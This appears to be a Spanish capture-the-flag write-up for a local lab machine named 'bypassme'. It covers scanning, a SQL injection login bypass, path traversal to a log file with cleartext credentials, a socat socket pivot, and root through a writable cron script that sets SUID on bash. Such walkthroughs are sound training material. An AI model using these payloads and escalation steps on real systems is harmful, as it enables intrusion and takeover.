

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh bypassme.tar
[sudo] contraseña para kali:

      ##
    ## ## ##      ==
  ## ## ## ##    ===
 {  oo oo oo oo oo oo oo oo oo oo oo oo oo oo oo }  ===
NNN { NN NNNN NNN NNNN NN N  }  ===- NNN
    \-----/
      \-----/
        \-----/
          \-----/

[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar su conectividad y con el ttl sabemos que estamos ante una máquina Linux ya que está próximo a 64

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.075 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.075/0.075/0.075/0.000 ms
```

Con nmap comprobamos los servicios que hay en los puertos que está corriendo.

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b4:a8:42:e7:2b:2f:7a:f9:50:bd:6d:31:8e:36:54:7b (ECDSA)
|_  256 c0:ff:28:31:a3:0b:1a:3d:c3:5f:83:1b:3c:44:28:32 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Login Panel
|_ Requested resource was login.php
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-cookie-flags:
|   /:
|       PHPSESSID:
|       httponly flag not set
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Vemos un panel de login, pero no tenemos usuario ni contraseña.

Login

Login


En burpsuite probamos varias inyecciones y hay que bypassear usando comillas.

```

Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://172.17.0.2
10 Connection: keep-alive
11 Referer: http://172.17.0.2/login.php
12 Cookie: PHPSESSID=nhcu8b6hs4l3n38ek5o97tecgk
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=admin' or '1'='1'-- -

```

Una vez estamos dentro, inspeccionamos la página y nos dice que logs.txt hay que sanitizar su ruta.



Con gobuster vemos una ruta escondida que se llama /logs y seguramente allí se encuentre el archivo que queremos ver. Además vemos un welcome.php y justo antes al loguearnos vemos que index.php tiene page como parámetro para ver welcome. Por lo tanto, probaremos con el parámetro page.

```

> gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png
,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100


```

```


Starting gobuster in directory enumeration mode
=====
/index.php           (Status: 302) [Size: 0] [-
-> login.php]
/login.php          (Status: 200) [Size: 1826]
/.htm               (Status: 403) [Size: 275]
/.php               (Status: 403) [Size: 275]
/.html              (Status: 403) [Size: 275]
/welcome.php        (Status: 302) [Size: 0] [--> index.php]
/logs                (Status: 403) [Size: 275]

```


Nos da acceso denegado o archivo no encontrado, por lo que ahora sabemos que nos deja buscar un archivo.




Aquí esta el archivo logs.txt que nos da un usuario autenticado 'albert' y su contraseña en texto claro.




Nos conectamos mediante ssh con el usuario Albert además de comprobar si se encuentra en un grupo especial.



Vemos que hay otro usuario llamado 'conx' al cual intentaremos escalar privilegios si fuese necesario.



Vemos que podemos como Albert ejecutar algo dentro del directorio de conx.



Buscamos con ps aux y comprobamos 2 cosas que hay una tarea cron que se ejecuta como root con el -p, además de un socat que está a la escucha y seguramente sea para cambiarnos de usuario.

```
albert@b8119139dae5:/home$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   4324   3372 ?        Ss   08:34   0:00 /bin/bash /etc/.start_services
root       244  0.0  0.2 203464 21960 ?        Ss   08:34   0:00 /usr/sbin/apache2 -k start
root       444  0.0  0.0  12020   3964 ?        Ss   08:34   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root       500  0.0  0.0   3808   1808 ?        Ss   08:34   0:00 /usr/sbin/cron -P
conx       544  0.0  0.0   9288   3572 ?        S   08:34   0:00 socat UNIX-LISTEN:/home/conx/.cache/.sock,fork EXEC:/bin/bash
```

Inspeccionamos el directorio cron y vemos un archivo backup-cron al que le hacemos cat y nos dice que ejecuta con bash un archivo en la ruta /var/backup. También comprobamos que ese archivo puede ser leído y modificado por conx.

```
albert@b8119139dae5:~$ cd /etc/cron.d
albert@b8119139dae5:/etc/cron.d$ ls -la
total 24
drwxr-xr-x 2 root root 4096 May 21 13:58 .
drwxr-xr-x 1 root root 4096 Aug 10 08:34 ..
-rw-r--r-- 1 root root 102 Mar 30 2024 .placeholder
-rw-r--r-- 1 root root 43 May 21 01:36 backup-cron
-rw-r--r-- 1 root root 201 Apr 8 2024 e2scrub_all
-rw-r--r-- 1 root root 712 Jan 18 2024 php
albert@b8119139dae5:/etc/cron.d$ cat backup-cron
* * * * * root bash /var/backups/backup.sh
albert@b8119139dae5:/etc/cron.d$ ls -la /var/backups/backup.sh
-rw-rw-r-- 1 conx root 246 May 22 15:47 /var/backups/backup.sh
```

Nos conectamos al usuario conx.

```
albert@b8119139dae5:~$ socat - UNIX-CONNECT:/home/conx/.cache/.sock
id
uid=1002(conx) gid=1002(conx) groups=1002(conx)
```

Hacemos la Shell más interactiva.

```
script /dev/null -c bash
Script started, output log file is '/dev/null'.
conx@b8119139dae5:~$ |
conx@b8119139dae5:~$ ^Z
[1]+  Stopped                  socat - UNIX-CONNECT:/home/conx/.cache/.sock
albert@b8119139dae5:/usr/sbin$ stty raw -echo; fg
socat - UNIX-CONNECT:/home/conx/.cache/.sock
|
```

Nos dirigimos al archivo que podemos modificar.

```
conx@b8119139dae5:/var/backups$ ls -la
total 16
drwxr-xr-x 2 root root 4096 May 22 15:47 .
drwxr-xr-x 1 root root 4096 May 20 20:26 ..
-rw-rw-r-- 1 conx root 246 May 22 15:47 backup.sh
```

Ya que nano no está, podemos usar vim para modificar el archivo.

```
conx@b8119139dae5:/var/backups$ vim backup.sh

#!/bin/bash

SRC="/home/conx"
DEST="/var/lib/.snapshots/backup.tar.gz"

echo "[*] Starting backup..."
tar -czf "$DEST" "$SRC" >/dev/null 2>&1
echo "[*] Backup completed at $(date)"

# Dev note: eval $HOOK was added for future hooks
eval "$HOOK"
```

Lo modificamos para que nos de permisos suid como root, ya que este archivo lo ejecuta root.

```
#!/bin/bash  
chmod u+s /bin/bash
```

Comprobamos que el archivo se ha modificado de manera correcta.

```
conx@b8119139dae5:/var/backups$ cat backup.sh  
#!/bin/bash  
  
chmod u+s /bin/bash
```

Ahora solo debemos ejecutar la bash manteniendo los privilegios con el comando -p. Listo, somos root.

```
conx@b8119139dae5:/var/backups$ /bin/bash -p  
bash-5.2# id  
uid=1002(conx) gid=1002(conx) euid=0(root) groups=1002(conx)
```